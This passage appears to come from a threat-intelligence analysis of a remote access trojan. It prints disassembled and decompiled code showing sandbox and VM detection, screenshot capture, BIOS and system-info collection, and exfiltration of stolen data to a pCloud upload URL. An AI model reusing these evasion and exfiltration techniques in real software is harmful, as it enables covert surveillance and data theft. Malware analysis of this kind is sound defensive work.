


```
mov     esi, ds:GetModuleHandleA
push    offset aSbiedllDll ; "SbieDll.dll"
push    offset aDbghelpDll ; "dbghelp.dll"
call    esi ; GetModuleHandleA
push    offset aApiLogDll ; "api_log.dll"
call    esi ; GetModuleHandleA
push    offset aDirWatchDll ; "dir_watch.dll"
call    esi ; GetModuleHandleA
push    offset tstrFilename ; C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
call    ds:GetFileVersionInfoA
```

Figure 14: Anti-analysis techniques

This RAT has the following capabilities:

Capture ScreenShots




```
mov     large fs:0, eax
push    200000h         ; unsigned int
call    ??_U@YAPAXI@Z   ; operator new[](uint)
push    45Eh            ; size_t
mov     edi, eax
push    offset MultiByteStr ; "10E8535C"
push    edi             ; int
call    _memmove_0
lea     ecx, [edi+45Fh]
mov     byte ptr [edi+45Eh], 0
push    ecx
call    sub_1ABA260
push    dword_1B19518   ; int
push    dword_1B1951C   ; int
lea     esi, [eax+45Fh]
lea     eax, [ebp+var_D8]
push    offset aPhoSDJpg ; "/pho_%s_%d.jpg"
push    eax             ; int
call    ds:wsprintfW
inc     dword_1B19518
lea     eax, [edi+esi]
add     esp, 24h
mov     [ebp+var_E8], 0
lea     ecx, [ebp+var_E8]
mov     [ebp+var_E4], 0
mov     [ebp+var_E0], 0
push    [ebp+var_DC]    ; int
push    eax             ; int
push    edi             ; int
call    sub_1ABB8C0
```

```
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 1Ch
push    ebx
push    esi
push    edi
push    0
lea     eax, [esp+2Ch+var_10]
mov     [esp+2Ch+var_10], 1
push    eax
lea     eax, [esp+30h+var_14]
mov     [esp+30h+var_C], 0
push    eax
mov     [esp+34h+var_8], 0
mov     [esp+34h+var_4], 0
call    ds:GdiplusStartup
push    offset Buffer   ; lpBuffer
push    12Ch            ; nBufferLength
call    ds:GetTempPathW
mov     esi, ds:GetSystemMetrics
push    0               ; nIndex
call    esi ; GetSystemMetrics
push    1               ; nIndex
mov     edi, eax
call    ds:CreateCompatibleDC
mov     esi, ds:GetDC
mov     ebx, eax
push    edi             ; cy
push    [esp+2Ch+var_1C] ; cx
push    0               ; hWnd
call    esi ; GetDC
push    eax             ; hdc
call    ds:CreateCompatibleBitmap
push    eax             ; h
push    ebx             ; hdc
mov     [esp+30h+ho], eax
call    ds:SelectObject
push    0CC0020h        ; rop
push    0               ; y1
push    0               ; x1
push    0               ; hWnd
call    esi ; GetDC
push    eax             ; hdcSrc
push    edi             ; cy
push    [esp+3Ch+var_1C] ; cx
push    0               ; y
push    0               ; x
push    ebx             ; hdc
call    ds:BitBlt
mov     edi, [ebp+arg_0]
mov     ebx, [esp+28h+ho]
lea     eax, [edi+4]
push    eax             ; void *
push    ecx             ; int
```

Figure 15: Capture screenshots

Gather system info (Username, Computer name, BIOS)




```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
lea     eax, [ebp+phkResult]
mov     [ebp+Type], 0
push    eax             ; phkResult
push    1               ; samDesired
push    0               ; ulOptions
push    offset aHardwareDescri ; "HARDWARE\\DESCRIPTION\\System"
push    80000002h       ; hKey
mov     [ebp+cbData], 0
call    ds:RegOpenKeyExA
test    eax, eax
jnz     short loc_1ABAD0E
```


```
push    esi
mov     esi, ds:RegQueryValueExA
lea     eax, [ebp+cbData]
push    eax             ; lpcbData
push    0               ; lpData
lea     eax, [ebp+Type]
push    eax             ; lpType
push    0               ; lpReserved
push    offset aSystembiosvers ; "SystemBiosVersion"
push    [ebp+phkResult] ; hKey
call    esi ; RegQueryValueExA
test    eax, eax
jnz     short loc_1ABAD04
```

Figure 16: Gather BIOS data

Data exfiltration to cloud services



```
FUN_0040ba50(this_00,&local_1014,
             (wchar_t *)L"https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1");
uVar7 = extraout_DL;
if (param_3[1] != *param_3) {
  puVar2 = param_2;
  if (7 < (uint)param_2[5]) {
    puVar2 = (undefined4 *)*param_2;
  }
  piVar6 = param_2 + 4;
  if (7 < (uint)param_2[5]) {
    param_2 = (undefined4 *)*param_2;
  }
  FUN_00412bc0(local_10a4,(char *)param_2,(char *)((int)puVar2 + *piVar6 * 2));
  local_8 = 0;
  FUN_00412c30(local_108c,*param_3,param_3[1]);
  local_8._0_1_ = 1;
  local_1060 = 0xf;
  local_1064 = 0;
  local_1074[0] = (void *)((uint)local_1074[0] & 0xffffff00);
  FUN_00411d00(local_1074,(int **)"--wwjaughalvncjwiajs--",(int *)0x16);
  local_8._0_1_ = 2;
  local_1048 = 0xf;
  local_104c = 0;
  local_105c[0] = (void *)((uint)local_105c[0] & 0xffffff00);
  FUN_00411d00(local_105c,(int **)&DAT_00467708,(int *)0x0);
  local_8._0_1_ = 3;
  puVar2 = FUN_00412ca0(local_1044,(int **)&DAT_00468234,local_1074);
  local_8._0_1_ = 4;
  puVar2 = (undefined4 *)FUN_00412db0(local_102c,puVar2,(int **)&DAT_00468230);
  local_8 = CONCAT31(local_8._1_3_,5);
  FUN_00411f90(local_105c,puVar2,0,0xffffffff);
  if (0xf < local_1018) {
    FUN_00412130(local_102c[0],local_1018 + 1);
  }
  local_8._0_1_ = 3;
  local_1018 = 0xf;
  local_101c = 0;
  local_102c[0] = (undefined4 *)((uint)local_102c[0] & 0xffffff00);
  if (0xf < local_1030) {
    FUN_00412130(local_1044[0],local_1030 + 1);
  }
  puVar2 = FUN_00412ca0(local_1044,
                        (int **)"Content-Disposition: form-data; name=\"file\"; filename=\"",
                        local_10a4);
  local_8._0_1_ = 6;
  puVar2 = (undefined4 *)FUN_00412db0(local_102c,puVar2,(int **)&DAT_00468294);
  local_8 = CONCAT31(local_8._1_3_,7);
  FUN_00411f90(local_105c,puVar2,0,0xffffffff);
  if (0xf < local_1018) {
    FUN_00412130(local_102c[0],local_1018 + 1);
  }
  local_8._0_1_ = 3;
  local_1018 = 0xf;
  local_101c = 0;
  local_102c[0] = (undefined4 *)((uint)local_102c[0] & 0xffffff00);
  if (0xf < local_1030) {
    FUN_00412130(local_1044[0],local_1030 + 1);
  }
  FUN_00411ea0(local_105c,(int **)"Content-Type: voice/mp3\r\n",0x19);
  FUN_00411ea0(local_105c,(int **)&DAT_00468230,2);
  FUN_00411f90(local_105c,local_108c,0,0xffffffff);
  FUN_00411ea0(local_105c,(int **)&DAT_00468230,2);
  puVar2 = FUN_00412ca0(local_1044,(int **)&DAT_00468234,local_1074);
  local_8._0_1_ = 8;
  puVar2 = (undefined4 *)FUN_00412db0(local_102c,puVar2,(int **)&DAT_004682ec);
  local_8 = CONCAT31(local_8._1_3_,9);
  FUN_00411f90(local_105c,puVar2,0,0xffffffff);
  if (0xf < local_1018) {
    FUN_00412130(local_102c[0],local_1018 + 1);
  }
  local_1030 = 7;
  local_1034 = (undefined4 *)0x0;
  local_1044[0] = (void *)((uint)local_1044[0] & 0xffff0000);
```



```
local_1044[0] = (void *)((uint)local_1044[0] & 0xffff0000);
if ((short)local_1014 == 0) {
  piVar6 = (int *)0x0;
}
else {
  puVar2 = &local_1014;
  do {
    sVar1 = *(short *)puVar2;
    puVar2 = (undefined4 *)((int)puVar2 + 2);
  } while (sVar1 != 0);
  piVar6 = (int *)((int)((int)puVar2 - ((int)&local_1014 + 2)) >> 1);
}
FUN_00411a20(local_1044,(int **)&local_1014,piVar6);
local_8._0_1_ = 10;
FUN_0041d991();
local_8._0_1_ = 0xc;
if (7 < local_1030) {
  FUN_004120c0(local_1044[0],local_1030 + 1);
}
local_1030 = 7;
local_1044[0] = (void *)((uint)local_1044[0] & 0xffff0000);
local_1034 = (undefined4 *)0x0;
FUN_0040bb20((void *)((int)this + 4),(int)local_122c);
local_1018 = 7;
local_101c = 0;
local_102c[0] = (undefined4 *)((uint)local_102c[0] & 0xffff0000);
FUN_00411a20(local_102c,(int **)L"multipart/form-data;boundary=--wwjaughalvncjwiajs--",
             (int *)0x33);
local_8._0_1_ = 0xd;
FUN_0041ebc4();
local_8._0_1_ = 0xc;
if (7 < local_1018) {
  FUN_004120c0(local_102c[0],local_1018 + 1);
}
FUN_0041eabf();
local_1018 = 7;
local_101c = 0;
local_102c[0] = (undefined4 *)((uint)local_102c[0] & 0xffff0000);
FUN_00411a20(local_102c,(int **)L"POST",(int *)&DAT_00000004);
```

Figure 17: Data exfiltration


- Stealing credentials
- File and directory management

For more detailed analysis of this RAT you can refer to the reports from NCC Group and Cisco Talos.

Conclusion
